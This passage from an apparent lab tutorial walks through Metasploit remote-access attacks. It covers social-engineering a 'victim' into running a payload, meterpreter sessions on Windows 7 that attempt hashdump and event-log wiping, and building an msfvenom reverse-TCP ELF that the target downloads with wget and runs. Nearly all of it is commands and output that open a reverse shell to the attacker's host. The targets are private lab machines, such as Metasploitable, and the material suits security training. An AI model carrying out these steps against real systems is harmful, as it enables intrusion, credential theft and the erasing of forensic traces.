8) SEND THE MALICIOUS FILE TO THE VICTIM AND MAKE THEM RUN IT:

Various social engineering techniques are used to send the file to the victim's machine.



9) SESSION ESTABLISHED:

When executed, the victim's computer establishes a meterpreter session with the attacker's machine.

```
msf6 exploit(multi/handler) >
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.40.132:4444
[*] Sending stage (175686 bytes) to 192.168.40.133
[*] Meterpreter session 1 opened (192.168.40.132:4444 → 192.168.40.133:49187) at 2023-11-05 21:54:51 -0500

meterpreter >
```

10) CONTOROL THE TARGET REMOTELY:

You can now remotely operate the target machine.

```
PRIMARY SECONDARY                                                    21:03
kali@kali: ~
File Actions Edit View Help

[*] Sending stage (175686 bytes) to 192.168.40.133
[*] Meterpreter session 1 opened (192.168.40.132:4444 → 192.168.40.133:49193) at 2023-11-05 21:00:51 -0500

meterpreter >
meterpreter > sysinfo
Computer        : WIN-6KI7JAC5HKG
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > screenshare
[*] Preparing player ...
[*] Opening player at: /home/kali/ZVynEhaE.html
[*] Streaming ...
^C[-] Error running command screenshare: Interrupt
meterpreter > pwd
C:\Users\SATISH\Downloads
meterpreter > ls
Listing: C:\Users\SATISH\Downloads

Mode              Size      Type  Last modified              Name
100666/rw-rw-rw-  17678484  fil   2023-10-18 03:22:58 -0400  Windows6.1-KB3080149-x64.msu
100777/rwxrwxrwx  79141976  fil   2023-10-18 02:32:29 -0400  Wireshark-win64-4.0.10.exe
100666/rw-rw-rw-  282       fil   2023-10-02 00:13:30 -0400  desktop.ini
100777/rwxrwxrwx  73802     fil   2023-10-11 06:07:41 -0400  lavanya.exe
100777/rwxrwxrwx  1165800   fil   2023-10-18 03:47:18 -0400  npcap-1.77 (1).exe
100777/rwxrwxrwx  1165800   fil   2023-10-18 03:44:27 -0400  npcap-1.77.exe
100777/rwxrwxrwx  73802     fil   2023-11-05 20:59:59 -0500  remoteconnection.exe
100777/rwxrwxrwx  207360    fil   2023-10-10 22:29:19 -0400  sample (1).exe

meterpreter > hashdump
[-] priv_passwd_get_sam_hashes: Operation failed: 1168
meterpreter > clearev
[*] Wiping 1030 records from Application ...
[-] stdapi_sys_eventlog_clear: Operation failed: Access is denied.
meterpreter > screenshot
Screenshot saved to: /home/kali/dMQsEeEd.jpeg
meterpreter >
```

[FOR LINUX]

```
┌──(kali㉿kali)-[~]
└─$ msfconsole

+-------------------------------------------------------+
|  METASPLOIT by Rapid7                                 |
+---------------------------+---------------------------+
|                           |                           |
|  ==c(_____(o(_____(_()    | |""""""""""|======[***    |
|             )=\           | |  EXPLOIT   \            |
|            // \\          | |_____________\_______    |
|           //   \\         | |==[msf >]============\   |
|          // RECON \\      | |______________________\  |
|         //         \\     | \(@)(@)(@)(@)(@)(@)(@)/  |
|                           |  *********************    |
+---------------------------+---------------------------+
|      o O o                |         \'\/\/\/'/        |
|              o O          |          )======(         |
|                   o       |        .'  LOOT  '.       |
| |^^^^^^^^^^^^^^|l___      |       /    _||__   \      |
| |    PAYLOAD     |""\___, |      /    (_||_     \     |
| |________________|__|)__| |     |      __||_)     |    |
| |(@)(@)"""**|(@)(@)**|(@) |     "         ||       "    |
|  = = = = = = = = = = = =  |      '--------------'     |
+---------------------------+---------------------------+

       =[ metasploit v6.3.27-dev                          ]
+ -- --=[ 2335 exploits - 1220 auxiliary - 413 post       ]
+ -- --=[ 1385 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Metasploit can be configured at startup, see
msfconsole --help to learn more
Metasploit Documentation: https://docs.metasploit.com/

msf6 > msfvenom -p linux/x86/meterpreter_reverse_tcp lhost=192.168.40.132 lport=4444 -f elf > reverseconnection.elf
[*] exec: msfvenom -p linux/x86/meterpreter_reverse_tcp lhost=192.168.40.132 lport=4444 -f elf > reverseconnection.elf

Overriding user environment variable 'OPENSSL_CONF' to enable legacy functions.
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 1137112 bytes
Final size of elf file: 1137112 bytes
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload linux/x86/meterpreter_reverse_tcp
payload => linux/x86/meterpreter_reverse_tcp
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (linux/x86/meterpreter_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set lhost 192.168.40.132
lhost => 192.168.40.132
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (linux/x86/meterpreter_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.40.132   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.40.132:4444
```

```
┌──(root㉿kali)-[/home/kali]
└─# ls
Desktop  Documents  Downloads  Music  Pictures  Public  reverseconnection.elf  Templates  Videos

┌──(root㉿kali)-[/home/kali]
└─# mv reverseconnection.elf /var/www/html

┌──(root㉿kali)-[/home/kali]
└─# ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos

┌──(root㉿kali)-[/home/kali]
└─# cd /

┌──(root㉿kali)-[/]
└─# cd var/www/html

┌──(root㉿kali)-[/var/www/html]
└─# ls
reverseconnection.elf

┌──(root㉿kali)-[/var/www/html]
└─# sudo service apache2 start
```

```
root@metasploitable:/home/msfadmin# wget 192.168.40.132/reverseconnection.elf
--11:09:41--  http://192.168.40.132/reverseconnection.elf
          => `reverseconnection.elf'
Connecting to 192.168.40.132:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1,137,112 (1.1M)

100%[====================================>] 1,137,112     --.--K/s

11:09:42 (21.74 MB/s) - `reverseconnection.elf' saved [1137112/1137112]

root@metasploitable:/home/msfadmin# ls
reverseconnection.elf  vulnerable
root@metasploitable:/home/msfadmin# chmod +x reverseconnection.elf
root@metasploitable:/home/msfadmin# ./reverseconnection.elf
-
```

```
[*] Meterpreter session 1 opened (192.168.40.132:4444 → 192.168.40.128:47742) at 2023-11-07 12:05:48 -0500

meterpreter > sysinfo
Computer     : metasploitable.localdomain
OS           : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter > hashdump
[-] The "hashdump" command requires the "priv" extension to be loaded (run: `load priv`)
meterpreter > screenshot
[-] The "screenshot" command is not supported by this Meterpreter type (x86/linux)
meterpreter > pwd
/home/msfadmin
meterpreter > ls -all
Listing: /home/msfadmin
=======================

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
020666/rw-rw-rw-  0        cha   2010-03-16 19:01:07 -0400  .bash_history
040755/rwxr-xr-x  4096     dir   2010-04-17 14:11:00 -0400  .distcc
040700/rwx------  4096     dir   2023-10-04 06:25:02 -0400  .gconf
040700/rwx------  4096     dir   2023-10-04 06:25:32 -0400  .gconfd
100600/rw-------  4174     fil   2012-05-14 02:01:49 -0400  .mysql_history
100644/rw-r--r--  586      fil   2010-03-16 19:12:59 -0400  .profile
100700/rwx------  4        fil   2012-05-20 14:22:32 -0400  .rhosts
040700/rwx------  4096     dir   2010-05-17 21:43:18 -0400  .ssh
100644/rw-r--r--  0        fil   2010-05-07 14:38:35 -0400  .sudo_as_admin_successful
100755/rwxr-xr-x  1137112  fil   2023-11-07 12:01:25 -0500  reverseconnection.elf
040755/rwxr-xr-x  4096     dir   2010-04-27 23:44:17 -0400  vulnerable
```